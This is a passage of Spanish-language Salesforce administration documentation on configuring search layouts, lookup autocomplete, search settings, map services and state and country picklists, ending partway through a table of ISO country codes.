Después de habilitar las búsquedas mejoradas, especifique qué campos pueden utilizar los usuarios para filtrar los resultados de búsqueda. Si no especifica ningún campo, los usuarios no podrán utilizar filtros en los cuadros de diálogo de búsqueda mejorada.

1. Desde la configuración de gestión de cuentas, contactos, oportunidades, usuarios u objetos personalizados, vaya a Formatos de búsqueda.
2. Para el formato de Campos de filtro de búsqueda, haga clic en **Modificar**.
3. Utilice las flechas para agregar o quitar campos del formato de búsqueda, así como para determinar el orden en que estos campos van a aparecer. Puede añadir hasta seis campos de filtro a la lista Campos seleccionados. Para seleccionar más de un campo, utilice Ctrl + clic o Mayús + clic para seleccionar varios elementos en un intervalo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

PERMISOS DE USUARIO

Para especificar campos de filtro de búsqueda:
- "Personalizar aplicación"

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar Búsqueda en Salesforce Classic

Configuración de gestión de búsqueda de objetos

## Activar Autocompletar búsqueda

Habilite la opción de autocompletar búsqueda para que los usuarios puedan seleccionar elementos de una lista dinámica de registros coincidentes utilizados recientemente al modificar un campo de búsqueda. Se admite para búsquedas de cuentas, contactos, usuarios, oportunidades y objetos personalizados.

1. Desde Configuración, introduzca *Configuración de búsqueda* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de búsqueda**.
2. En el área Configuración de búsqueda, seleccione las búsquedas de objetos para las que desea activar la funcionalidad de autocompletar. En estos momentos sólo las búsquedas de cuentas, contactos, oportunidades, usuarios y objetos personalizados pueden utilizar esta función.
3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar Búsqueda en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

PERMISOS DE USUARIO

Para activar la opción de autocompletar búsqueda:
- "Personalizar aplicación"

Para utilizar la opción de autocompletar búsqueda:
- "Modificar" en el registro incluidos en el campo de búsqueda

## Configurar búsquedas en el Cuadro de diálogo de búsqueda de Lightning Experience

Personalice qué columnas aparecen para los usuarios en los resultados de las búsquedas del cuadro de diálogo de búsqueda empleando el parámetro de personalización de formato de búsqueda de Resultados de búsqueda. Los usuarios no pueden filtrar empleando estas columnas. Están pensadas para proporcionar ayuda contextual con el fin de determinar qué registro asociar.

Utilice **Resultados de búsqueda** bajo el parámetro de personalización **Formatos de búsqueda** para cambiar qué campos aparecen en los resultados de búsquedas y en el cuadro de diálogo de búsqueda. No se le requiere actualizar **Cuadros de diálogo de búsqueda** de forma separada.

El orden de los cambios en el formato de búsqueda también afecta al campo secundario que se muestra en los resultados instantáneos. El segundo campo utilizable que se selecciona en este paso aparece como el campo secundario en los resultados instantáneos. Algunos ejemplos de campos no utilizables son los campos con formato HTML, campos de imágenes en línea, listas de selección y campos de texto largo.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos en Lightning Experience

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

PERMISOS DE USUARIO

Para especificar campos de filtro de búsqueda:
- "Personalizar aplicación"

# Configurar ajustes de búsqueda en Salesforce Classic

Active la búsqueda de contenido de documentos, optimización de búsqueda CJKT, cumplimentación automática de búsqueda de barra lateral y mucho más. Configure los ajustes de búsqueda y el número de resultados de búsqueda por objeto y ajustes de búsqueda.

Para cambiar la configuración de las búsquedas de su organización, introduzca *Configuración de búsqueda* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de búsqueda**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar la configuración de búsqueda:
- "Personalizar aplicación"

## Configuración de búsqueda

| Campo | Descripción |
|---|---|
| Activar la casilla de verificación de búsqueda "Limitar a los elementos que poseo" | Si este ajuste está activado, la opción Limitar a los elementos que poseo está disponible para los usuarios. La opción permite a los usuarios incluir únicamente los registros en los que son propietarios de registro cuando introducen consultas de búsqueda en la barra lateral.<br>Nota: La opción Limitar a los elementos que poseo que aparece en búsqueda avanzada está siempre disponible para los usuarios, con independencia de este ajuste. |
| Activar la búsqueda de contenido de documentos | Si este ajuste está activado, los usuarios pueden realizar una búsqueda de documentos con texto completo. Cuando se carga un nuevo documento o se sustituye uno antiguo, su contenido estará disponible como términos de búsqueda para recuperar el documento. Este ajuste se aplica únicamente a las búsquedas del objeto documento. |
| Activar la optimización de la búsqueda si el contenido está principalmente en japonés, chino o coreano | Si este ajuste está activado, la búsqueda se optimiza para los idiomas chino, japonés y coreano en la búsqueda de la barra lateral. Afecta a la búsqueda de la barra lateral y a la búsqueda de cuentas para **Buscar duplicados** en un registro de candidato en la búsqueda de la barra lateral y la búsqueda global.<br>Nota: Active esta opción únicamente si los usuarios están buscando principalmente en japonés, chino o coreano y si el texto de los campos que pueden buscarse se encuentra la mayoría de las veces en esos idiomas. No active |

| Campo | Descripción |
| --- | --- |
| | esta opción si espera que el contenido y las búsquedas se realicen principalmente en otros idiomas. |
| Utilizar registros de usuarios mostrados recientemente para las búsquedas en blanco y de cumplimentación automática | Si este ajuste está activado, la lista de registros que se devuelven tras una búsqueda de cumplimentación automática de usuario y una búsqueda de usuario en blanco se obtiene a partir de los registros del usuario visualizados más recientemente. Este ajuste se aplica únicamente a las búsquedas del objeto *usuario*.<br>Si no se activa este ajuste, el cuadro de diálogo mostrará una lista de registros de usuario a los que se ha accedido recientemente en su organización. |
| Activar lista desplegable de la búsqueda de barra lateral | Si este ajuste está activado, aparece una lista desplegable para que los usuarios seleccionen si se debe buscar dentro de etiquetas, dentro de un objeto específico o en todos los objetos. |
| Activar la opción Autocompletar de la búsqueda de la barra lateral | Si este ajuste está activado, cuando los usuarios empiecen a escribir términos de búsqueda, la búsqueda de la barra lateral mostrará una lista de los registros visualizados recientemente que coincidan. |
| Activar acceso directo de resultado de búsqueda única para la Búsqueda de barra lateral y la Búsqueda avanzada | Si este ajuste se activa, los usuarios omitirán la página de resultados de la búsqueda e irán directamente a la página de detalles del registro cuando su búsqueda sólo devuelva un único elemento.<br>Nota: Este ajuste no se aplica a etiquetas, comentarios de casos (en la búsqueda avanzada) y búsqueda global. Si el resultado de búsqueda es una etiqueta individual, comentario de caso o elemento de la búsqueda global, la página de resultados de búsqueda seguirá apareciendo. |
| Número de resultados de búsqueda mostrados por objeto | El área Número de resultados de búsqueda mostrados por objeto le permite configurar el número de elementos que se devuelven por cada objeto en la página de resultados de búsqueda. |
| Configuración de búsqueda | El área Configuración de búsqueda le permite activar las búsquedas mejoradas y la opción autocompletar búsqueda para los objetos con capacidad de búsqueda mejorada y cualquier búsqueda de objetos personalizados. |

CONSULTE TAMBIÉN

Directrices para hacer más rápidas las búsquedas

# Configurar filtros de resultados de búsqueda en Salesforce Classic

Los administradores eligen los filtros disponibles para usuarios con el fin de redefinir resultados de búsqueda. La selección de los filtros correctos para cada objeto es importante de modo que los usuarios puedan navegar fácilmente por resultados de búsqueda para encontrar el registro correcto.

1. En la página Resultados de búsqueda, de la lista relacionada de un objeto, seleccione **Personalizar** > **Filtros para todos los usuarios**.

   También puede ir a Formatos de búsqueda desde la configuración de gestión de un objeto y hacer clic en **Modificar** para **Campos de filtro de búsqueda**.

2. Para seleccionar columnas, use **Agregar** y **Quitar**.
3. Para reordenar columnas, use **Arriba** y **Abajo**.
4. Haga clic en **Guardar**.

Nota: Los filtros de resultados de búsqueda para un objeto en una organización interna también se aplican a los resultados de búsqueda de ese objeto en las comunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

PERMISOS DE USUARIO

Para cambiar los formatos de búsqueda:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Personalizar formatos de búsqueda

Configuración de gestión de búsqueda de objetos

# Directrices para reducir las aglomeraciones de búsqueda

¿Están informando los usuarios de que los registros no aparecen en sus resultados de búsqueda? Anime los usuarios a introducir términos de búsqueda más específicos y restringir el ámbito de búsqueda para obtener mejores resultados.

El motor de búsqueda aplica límite al número de registros analizados en cada etapa del proceso de búsqueda. Los límites son importantes porque ayudan a mantener el rendimiento y no saturan al usuario con registros irrelevantes. Sin embargo, los usuarios no siempre encuentran todos los resultados coincidentes posibles porque el registro que están buscando no está en el límite de resultados. Este comportamiento se denomina truncamiento o aglomeraciones de búsqueda. Las aglomeraciones de búsqueda se producen habitualmente cuando:

- Los usuarios tienen permisos o acceso limitados a registros. Por lo tanto, los registros a los que tienen acceso podrían no formar parte del conjunto de resultados filtrado por permisos de acceso.
- Los usuarios buscan utilizando un término que coincide con un gran número de registros. Como la búsqueda coincide con varios registros, el motor de búsqueda no puede determinar el registro específico que está buscando el usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

Los permisos de colaboración y algoritmos de relevancia del motor de búsqueda deciden los registros devueltos en resultados de búsqueda y el orden de los resultados. Para evitar truncamientos y aglomeraciones de búsqueda:

**Anime los usuarios a utilizar términos de búsqueda específicos**

Las búsquedas funcionan mejor cuando los usuarios introducen un término de búsqueda único. `Acme Company San Francisco` devuelve resultados más relevantes que `Acme`.

**Anime los usuarios a restringir el ámbito de búsqueda**

Cuando los usuarios están en la página de resultados de búsqueda, limite el ámbito de búsqueda al tipo de objeto para el registro que desee. La búsqueda se vuelve a ejecutar. Potencialmente, los usuarios pueden ver más resultados porque el límite de conjunto de resultados completo se aplica a un objeto único.

**Crear vistas de lista**

Cree una vista de lista para un conjunto específico de contactos, documentos u otros registros de objetos que busca de forma repetida. Las vistas de lista no tienen límites en el número de registros y tiene un orden establecido. También se aplican reglas de colaboración.

CONSULTE TAMBIÉN

Límites de SOSL

## Directrices para hacer más rápidas las búsquedas

La desactivación de la búsqueda para objetos personalizados y objetos externos y la programación de cargas masivas durante las horas de menor producción ayudan a acelerar la búsqueda.

Los registros se incluyen en los resultados de la búsqueda únicamente si el campo del objeto contiene la información que coincide con el término de búsqueda admite búsquedas.

Después de que se cree o se actualice un registro de un objeto que admite búsquedas, pueden transcurrir aproximadamente 15 minutos o más para que el texto actualizado admita búsquedas.

Para hacer que las búsquedas sean más rápidas en su organización:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

**Desactive la búsqueda de objetos personalizados que sus usuarios no estén buscando activamente**

Seleccione qué objetos personalizados pueden buscar sus usuarios activando el parámetro **Permitir buscar** en la página de configuración del objeto personalizado. Si no necesita que los registros de un objeto personalizado admitan búsquedas, desactive la búsqueda de ese objeto personalizado. Al hacer que un objeto personalizado admita búsquedas cuando no necesita que sus usuarios encuentren sus registros se ralentizan las búsquedas en toda su organización.

La búsqueda está desactivada de forma predeterminada para los objetos personalizados nuevos. La desactivación de la búsqueda no afecta a informes y vistas de lista.

Nota: Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización.

**Desactive la búsqueda de objetos externos que sus usuarios no estén buscando activamente**

Para desactivar la búsqueda para un objeto externo, anule la selección de `Permitir buscar` en su página de configuración. Para incluir un objeto externo en búsquedas de SOSL y de Salesforce, active la búsqueda tanto en el objeto externo como en la fuente de datos externa.

La búsqueda está desactivada de forma predeterminada para los objetos externos nuevos. No obstante, puede validar y sincronizar una fuente de datos externa para crear objetos externos automáticamente. La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.

Al igual que con objetos personalizados, hacer que se pueda buscar un objeto externo innecesariamente puede ralentizar las búsquedas en su organización.

**Evite realizar cambios significativos en su organización al mismo tiempo.**

La creación o actualización de muchos registros al mismo tiempo, como por medio de importaciones de datos, aumenta el tiempo que tarda cada registro en admitir búsquedas. Si tiene una organización de gran tamaño con muchos usuarios que realizan frecuentemente actualizaciones simultáneas, programe la ejecución de cargas masivas y procesos en segundo plano durante las horas de menor actividad.

# Proporcionar servicios de mapas y ubicación

Los servicios de mapas y ubicación utilizan Google Maps para mostrar mapas en campos de dirección estándar, activar la creación de mapas de Visualforce y ayudar los usuarios a introducir nuevas direcciones con la cumplimentación automática.

Para generar una imagen de mapa, la dirección debe incluir los campos de calle y ciudad y un estado o provincia, el código postal o el país. Si a un campo de dirección le falta información obligatoria, el mapa no se mostrará en la página de detalle de un registro.

La imagen del mapa en la dirección es estática, pero al hacer clic en la imagen del mapa se abrirá Google Maps en una nueva ficha de navegador en el escritorio, y se abrirá una aplicación de mapas en un dispositivo móvil.

Si su organización tiene activado el acceso fuera de línea de Salesforce1, los mapas no se mostrarán cuando el dispositivo del usuario no tenga conexión.

Para activar los servicios de mapas y ubicación para su organización:

1. Desde Configuración, introduzca *Mapas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de mapas y ubicación** y luego haga clic en **Modificar**.
2. Marque `Activar servicios de mapas y ubicación`.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para modificar la configuración de mapas y ubicación:

- "Personalizar aplicación"

## Cumplimentación automática en direcciones estándar

Cuando activa la cumplimentación automática en direcciones estándar, los usuarios de Salesforce1 pueden introducir texto en campos de dirección estándar y ver posibles direcciones coincidentes en una lista de selección.

## Permitir a los usuarios seleccionar estado y país desde listas de selección

Las listas de selección de estado y país permiten a los usuarios seleccionar estados y países en listas estandarizadas y predefinidas en lugar de tener que introducir esos datos en campos de texto. Las listas de selección de estado y país ofrecen una entrada de datos más sencilla y rápida. Ayudan a garantizar la limpieza de los datos para poder implementarlos para otros usos, en informes y paneles por ejemplo. Protegen la integridad de los datos evitando errores de escritura, ortografías alternativas y datos basura, incluso en registros actualizados a través de la API.

## Cumplimentación automática en direcciones estándar

Cuando activa la cumplimentación automática en direcciones estándar, los usuarios de Salesforce1 pueden introducir texto en campos de dirección estándar y ver posibles direcciones coincidentes en una lista de selección.

Los resultados de la cumplimentación automática en direcciones estándar están optimizados para estos países:

- EE.UU.
- Japón
- Reino Unido
- Canadá
- Australia
- Alemania
- Francia
- Países Bajos
- Brasil
- España
- Rusia
- Suecia

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para modificar la configuración de mapas y ubicación:

- "Personalizar aplicación"

Para activar la cumplimentación automática en campos de dirección estándar:

1. Desde Configuración, introduzca *Mapas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de mapas y ubicación** y luego haga clic en **Modificar**.
2. Marque `Activar la cumplimentación automática en campos de dirección estándar`.
3. Haga clic en **Guardar**.

Nota:

- La cumplimentación automática en campos de dirección estándar está disponible para todos los servicios de Salesforce1 y Lightning Experience.

## Permitir a los usuarios seleccionar estado y país desde listas de selección

Las listas de selección de estado y país permiten a los usuarios seleccionar estados y países en listas estandarizadas y predefinidas en lugar de tener que introducir esos datos en campos de texto. Las listas de selección de estado y país ofrecen una entrada de datos más sencilla y rápida. Ayudan a garantizar la limpieza de los datos para poder implementarlos para otros usos, en informes y paneles por ejemplo. Protegen la integridad de los datos evitando errores de escritura, ortografías alternativas y datos basura, incluso en registros actualizados a través de la API.

Los estados y países de las listas de selección están basados en valores estándar ISO-3166, lo que los hace compatibles con otras aplicaciones.

Las listas de selección de estado y país están disponibles en los campos de dirección de envío, de facturación, de correo y "otro" de los objetos estándar cuenta, miembros de la campaña, contacto, contrato, candidato, pedido, cuentas personales, presupuestos y contratos de servicio. Las listas de selección también están disponibles para la gestión de usuarios y empresas en Configuración. Para utilizar las listas de selección, primero elija el país y, a continuación, elija una de las opciones que se cumplimentan automáticamente en la lista de selección de estado o provincia.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

Puede utilizar las listas de selección de estado y país en la mayoría de lugares donde se encuentran los campos de estado y país en Salesforce, incluyendo:

- Páginas de modificación y detalles de registros
- Vistas de lista, informes y paneles
- Filtros, funciones, reglas y asignaciones

También se puede buscar en las listas de selección de estado y país; además, estas listas son compatibles con el Sistema de traducción.

## Limitaciones de listas de selección de país y estado

Las listas de selección de estado y país incluyen 239 países de forma predeterminada. También incluyen los estados y las provincias de Estados Unidos, Canadá, Australia, Brasil, China, India, Irlanda, Italia y México. Las listas de selección de estado y país que contienen más de 1.000 estados o países pueden causar una disminución del rendimiento. Las listas de selección de estado y país no funcionan con:

- Salesforce to Salesforce
- Salesforce Classic Mobile
- Connect Offline
- Visual Workflow o conjuntos de cambios
- Índices personalizados

Si su organización utiliza Data.com, los registros de Data.com pueden contener estados y países que no están incluidos en las listas de selección de estado o país estándar. Debe agregar estos estados y países a la lista de selección antes de que los usuarios de Data.com puedan agregar o borrar esos registros. Los estados o países que debe agregar a la lista de selección, si su organización los utiliza, son:

- Samoa Americana
- Guam
- Hong Kong
- Islas Malvinas (Falkland)
- Antillas Neerlandesas (AN)
- Islas Marianas del Norte
- Serbia y Montenegro
- Islas Ultramarinas Menores de Estados Unidos

Las etiquetas de la lista de selección, no los valores de código, aparecen en informes en campos de estado y país. Para mostrar abreviaciones del valor de código dondequiera que sus usuarios vean nombres de estado o país, cambie manualmente sus etiquetas Nombre de estado o Nombre de país a sus valores de código. (Para obtener instrucciones acerca de la modificación, consulte Configurar listas de selección de estado y país en la página 444.) Puede acceder a los valores de código de estado y país de sus registros utilizando los campos `StateCode` y `CountryCode` en Workbench o el Cargador de datos.

## Implementación de listas de selección de estado y país

A continuación, le indicamos cómo cambiar del estado basado en texto y campos de país a listas de selección de estado y país.

1. Configure los valores de estado y país que desee utilizar en su organización.

   Este paso es altamente recomendado porque le proporciona la oportunidad de personalizar valores de estado y país. Garantiza que los datos de estado y país continúen funcionando con los sistemas externos que ha integrado con Salesforce.

2. Explorar los datos y las personalizaciones de su organización para ver cómo les afectará el cambio.

   Convierta datos y actualice personalizaciones como vistas de lista, informes y reglas de flujo de trabajo para que continúen funcionando con el nuevo tipo de campo.

3. Convertir datos existentes.

   El proceso de conversión le permite asignar los diferentes valores de su organización a los valores de lista de selección estándar. Por ejemplo, puede que quiera asignar U.S., USA y United States a US.

4. Activar las listas de selección para sus usuarios.

   Si activa listas de selección de estado y país sin configurar valores, explorar su organización ni convertir datos existentes, los usuarios podrán utilizar las listas de selección en nuevos registros. Sin embargo, todos los datos existentes son incompatibles con el nuevo formato, el cual podría poner en peligro la coherencia y la integridad de los datos entre los dos formatos de campo.

5. Opcionalmente, vuelva a buscar y arreglar personalizaciones o registros que se han creado o modificado desde su última exploración.

Para una guía paso a paso de implementación de listas de selección, consulte Implementación de listas de selección de estado y país.

### Valores de integración para listas de selección de estado y país

Un valor de integración es un valor de texto personalizable vinculado a un código de estado o país. Los valores de integración para estados y países estándar cambian de forma determinada a los nombres completos de estado y país según la norma ISO. Los valores de integración funcionan del mismo modo que los nombres de API de objetos y campos personalizados. La configuración de valores de integración permite que sigan funcionando las integraciones que ha configurado antes de activar listas de selección de estado y país.

### Configurar listas de selección de estado y país

La configuración de listas de selección de estado y país significa seleccionar qué estados y países desea que estén disponibles en su organización de Salesforce. Le permite hacer que listas de selección de estado y país estén disponibles para fines tales como importar datos, trabajar con sistemas externos y acceder a datos de lista de selección desde la API de metadatos.

### Países estándar para listas de selección de dirección

### Modificar detalles de estado y país

### Lista de selección de estado y país y la API de metadatos

Si está modificando varios valores de integración de las listas de selección de estado y país, el uso de la API de metadatos es más eficiente que la modificación de valores en Configuración.

### Prepararse para la exploración de personalizaciones y datos de estado y país

Antes de cambiar de los campos de estado y país basados en texto a las listas de selección de estado y país estandarizadas, explore su organización para ver cómo se verá afectada por el cambio. Este estado de descubrimiento le muestra dónde y cómo aparecen los datos de estado y país en su organización. El proceso también muestra estos datos en personalizaciones, como informes y vistas de lista. Después de analizar los resultados de la exploración, puede planificar la conversión de sus datos, la actualización de sus personalizaciones y la activación de listas de selección de estado y país.

### Explorar las personalizaciones y los datos de estado y país

### Prepararse para la conversión de datos de estado y país

### Convertir datos de estado y país

Para convertir datos de estado y país basados en texto en valores compatibles con listas de selección, seleccione los valores de texto específicos y elija los valores estándar a los que desea asignarlos. Por ejemplo, puede seleccionar todas las repeticiones de “USA” y cambiarlas a “United States”.

### Activar y desactivar listas de selección de estado y país

Cuando activa listas de selección de estado y país, las listas de selección estarán inmediatamente disponibles para los usuarios. Sin embargo, Salesforce puede tardar algo más en cumplimentar los campos de código ISO en los registros existentes. Si los usuarios intentan modificar el estado o el país de un registro antes de que se cumplimente el campo de código, se le pedirá que seleccionen un valor de código.

Lógica de sincronización de campos de la lista de selección de estado y país

Cuando guarda registros con valores de lista de selección de estado y país, Salesforce sincroniza los valores de código e integración de los registros para estados y países. No puede modificar valores de integración de estado o país directamente en páginas de detalles de registro. Puede modificar los valores de integración de estado o país de registros directamente solo con flujos de trabajo, código Apex, integraciones de API, etc.

Mensajes de error de la lista de selección de estado y país

Cuando intenta guardar registros con valores de texto y código no coincidentes para estados y países, se pueden producir varios errores. Esta información aclara esos mensajes de error.

## Valores de integración para listas de selección de estado y país

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

Un valor de integración es un valor de texto personalizable vinculado a un código de estado o país. Los valores de integración para estados y países estándar cambian de forma determinada a los nombres completos de estado y país según la norma ISO. Los valores de integración funcionan del mismo modo que los nombres de API de objetos y campos personalizados. La configuración de valores de integración permite que sigan funcionando las integraciones que ha configurado antes de activar listas de selección de estado y país.

Cuando activa listas de selección de estado y país, el texto que ha introducido en los campos `Estado/Provincia` y `País` se vuelve a editar como campos de `Valor de integración`. En informes y vistas de lista, sus campos `Valor de integración` se denominan `Estado/Provincia (solo texto)` y `País (solo texto)`. Además, para cada uno de sus campos `Estado/Provincia (solo texto)` y `País (solo texto)`, se crea un campo de lista de selección en el que introducir texto `Código de estado` o `Código de país`. La configuración de valores de lista de selección de estado y país en su organización determina los valores disponibles en estos campos de código.

Entre los campos en cada valor de lista de selección de estado o país están `Activo`, `Visible`, `Nombre`, `Código` y `Valor de integración`. Todas sus listas de selección de estado y país (para `Dirección de facturación`, `Dirección de envío`, etc) pueden acceder a los valores de lista de selección de estado y país que ha creado. El almacenamiento de un código de estado o país permite a sus registros acceder a otra información acerca de sus estados y países.

De forma predeterminada, los campos `Nombre` y `Valor de integración` para sus estados y países contienen valores idénticos. El valor en el campo `Nombre` muestra a los usuarios quién interactúa con su lista de selección. `Valor de integración` se utiliza por:

- Clases y desencadenadores de Apex
- Páginas de Visualforce
- Consultas de SOQL
- Consultas e integraciones de API
- Reglas de asignación, respuesta automática, validación y distribución
- Reglas de flujo de trabajo
- Plantillas de correo electrónico
- Botones y vínculos personalizados
- Personalizaciones de conjuntos de campos
- Vistas de lista e informes

Cuando actualiza el valor de un código en un registro, la columna `Estado/Provincia (solo texto)` o `País (solo texto)` de ese registro se cumplimenta con el valor de integración correspondiente. Del mismo modo, cuando actualiza una columna de estado o país `(solo texto)` con un valor de integración válido, mantenemos la columna del código de estado o país correspondiente en sincronización. Puede cambiar los valores de integración de su organización cuando active listas de selección de

estado y país. Sin embargo, cuando actualiza los valores de integración de estado y país de sus listas de selección, los valores de integración en sus registros no están actualizados. Los valores de nombre no se almacenan en registros. En su lugar, se recuperan de Salesforce basándose en el valor `Código de estado` o `Código de país` de un registro. Si los estados o países en sus listas de selección tiene diferentes valores de campo para `Nombre` y `Valor de integración`, asegúrese de los filtros de visualización de su informe o lista utilizan los valores correctos. Utilice nombres en los filtros `Estado` y `País` y utilice valores de integración en los filtros `Estado (solo texto)` y `País (solo texto)`. De lo contrario, sus informes pueden fallar en la captura de todos los registros relevantes.

Modifique sus valores de integración en Configuración o utilizando la API de metadatos. Los campos `Nombre` de estados y países solo se pueden modificar en Configuración. En la API de metadatos, los campos `Nombre` y `Valor de integración` se denominan `label` e `integrationValue`, respectivamente.

CONSULTE TAMBIÉN

- Permitir a los usuarios seleccionar estado y país desde listas de selección
- Modificar detalles de estado y país
- Lógica de sincronización de campos de la lista de selección de estado y país
- Mensajes de error de la lista de selección de estado y país

## Configurar listas de selección de estado y país

La configuración de listas de selección de estado y país significa seleccionar qué estados y países desea que estén disponibles en su organización de Salesforce. Le permite hacer que listas de selección de estado y país estén disponibles para fines tales como importar datos, trabajar con sistemas externos y acceder a datos de lista de selección desde la API de metadatos.

La configuración de listas de selección no es obligatoria para que pueda habilitar listas de selección de estado y país para los usuarios, pero es altamente recomendable. La configuración de listas de selección ayuda a garantizar la continuidad y la integridad de los datos con los datos y las personalizaciones de estado y país existentes.

Al configurar estados y países, empezará por los países y descenderá hasta sus estados o provincias. Las listas de selección de estado y país incluyen 239 países de forma predeterminada. También incluyen los estados y las provincias de Estados Unidos, Canadá, Australia, Brasil, China, India, Irlanda, Italia y México. Las listas de selección de estado y país que contienen más de 1.000 estados o países pueden causar una disminución del rendimiento. Para consultar la lista completa de países predeterminados, consulte Países estándar para listas de selección de dirección.

**Nota:**

- Los valores de integración para las listas de selección de estado y país también se pueden configurar a través de la API de metadatos. Para más información, lea acerca del componente de AddressSettings en la *Guía del desarrollador de metadatos de la API*.
- Las listas de selección de estado o país no se admiten en paquetes o conjuntos de cambios de Salesforce. Sin embargo, puede mover los cambios de valor de integración para listas de selección de estado y país entre organizaciones de producción y sandbox utilizando la API de metadatos. En primer lugar, configure sus listas de selección de estado y país en su organización de sandbox. A continuación, utilice la API de metadatos para recuperar las configuraciones de sandbox e implementarlas en su organización de producción.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para configurar listas de selección de estado y país:

- "Modificar todos los datos"

1. En Configuración, introduzca *`Listas de selección de estado y país`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Listas de selección de estado y país**.
2. En la página Configuración de listas de selección de estado y país, haga clic en **Configure estados y países**.

3. Seleccione entre las opciones siguientes:

   **`Activo`**
   Hace que el país esté disponible en la API de metadatos para que se puedan importar los registros que contengan el país. Sin embargo, salvo que lo establezca también como visible, el país no estará disponible para usuarios en Salesforce.

   **`Visible`**
   Hace que el país esté disponible para los usuarios de Salesforce. Un país tiene que estar activado antes de que pueda hacer que sea visible.

4. Haga clic en **Modificar** para ver y modificar los detalles del país, incluida la configuración de sus estados o provincias.
5. (Opcional) Bajo Configuración de lista de selección, seleccione un `País predeterminado`. El país predeterminado cumplimenta automáticamente las listas de selección de país de los nuevos registros de su organización, pero los usuarios pueden seleccionar un país diferente. Los países predeterminados deben estar activados y ser visibles.
6. Haga clic en **Guardar** para guardar su configuración.

Nota: Los estados y países no marcados como `Visible` aún son valores e búsqueda de filtro válidos. Puede utilizar estados y países invisibles al crear filtros en informes, vistas de lista, flujos de trabajo, etc.

CONSULTE TAMBIÉN

Modificar detalles de estado y país
Permitir a los usuarios seleccionar estado y país desde listas de selección
Valores de integración para listas de selección de estado y país

## Países estándar para listas de selección de dirección

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

### Países estándar

Salesforce proporciona estos 239 países como estándar para las listas de dirección de países. Un asterisco (*) indica que hay estados o provincias disponibles para ese país.

| Código ISO | País |
|---|---|
| AD | Andorra |
| AE | Emiratos Árabes Unidos |
| AF | Afganistán |
| AG | Antigua y Barbuda |
| AI | Anguila |
| AL | Albania |
| AM | Armenia |
| AO | Angola |
| AQ | Antártida |
| AR | Argentina |
| AT | Austria |

| Código ISO | País |
|---|---|
| AU | Australia* |
| AW | Aruba |
| AX | Islas Åland |
| AZ | Azerbaiyán |
| BA | Bosnia y Herzegovina |
| BB | Barbados |
| BD | Bangladés |
| BE | Bélgica |
| BF | Burkina Faso |
| BG | Bulgaria |
| BH | Baréin |
| BI | Burundi |
| BJ | Benín |
| BL | San Bartolomé |
| BM | Bermudas |
| BN | Brunéi Darusalam |
| BO | Bolivia, Estado Plurinacional de |
| BQ | Bonaire, San Eustaquio y Saba |
| BR | Brasil* |
| BS | Bahamas |
| BT | Bután |
| BV | Isla Bouvet |
| BW | Botsuana |
| BY | Bielorrusia |
| BZ | Belice |
| CA | Canadá* |
| CC | Islas Cocos (Keeling) |
| CD | Congo, República Democrática del |
| CF | República Centroafricana |
| CG | Congo |

| Código ISO | País |
|---|---|
| CH | Suiza |
| CI | Costa de Marfil |
| CK | Islas Cook |
| CL | Chile |
| CM | Camerún |
| CN | China* |
| CO | Colombia |
| CR | Costa Rica |
| CU | Cuba |
| CV | Cabo Verde |
| CW | Curazao |
| CX | Isla Christmas |
| CY | Chipre |
| CZ | República Checa |
| DE | Alemania |
| DJ | Yibuti |
| DK | Dinamarca |
| DM | Dominica |
| DO | República Dominicana |
| DZ | Argelia |
| EC | Ecuador |
| EE | Estonia |
| EG | Egipto |
| EH | Sáhara Occidental |
| ER | Eritrea |
| ES | España |
| ET | Etiopía |
| FI | Finlandia |
| FJ | Fiyi |
| FK | Islas Malvinas (Falkland) |

| Código ISO | País |
|---|---|
| FO | Islas Feroe |
| FR | Francia |
| GA | Gabón |
| GB | Reino Unido |
| GD | Granada |
| GE | Georgia |
| GF | Guayana Francesa |
| GG | Guernesey |
| GH | Ghana |
| GI | Gibraltar |
| GL | Groenlandia |
| GM | Gambia |
| GN | Guinea |
| GP | Guadalupe |
| GQ | Guinea Ecuatorial |
| GR | Grecia |
| GS | Georgia del Sur e Islas Sandwich del Sur |
| GT | Guatemala |
| GW | Guinea-Bissau |
| GY | Guyana |
| HM | Islas Heard y McDonald |
| HN | Honduras |
| HR | Croacia |
| HT | Haití |
| HU | Hungría |
| ID | Indonesia |
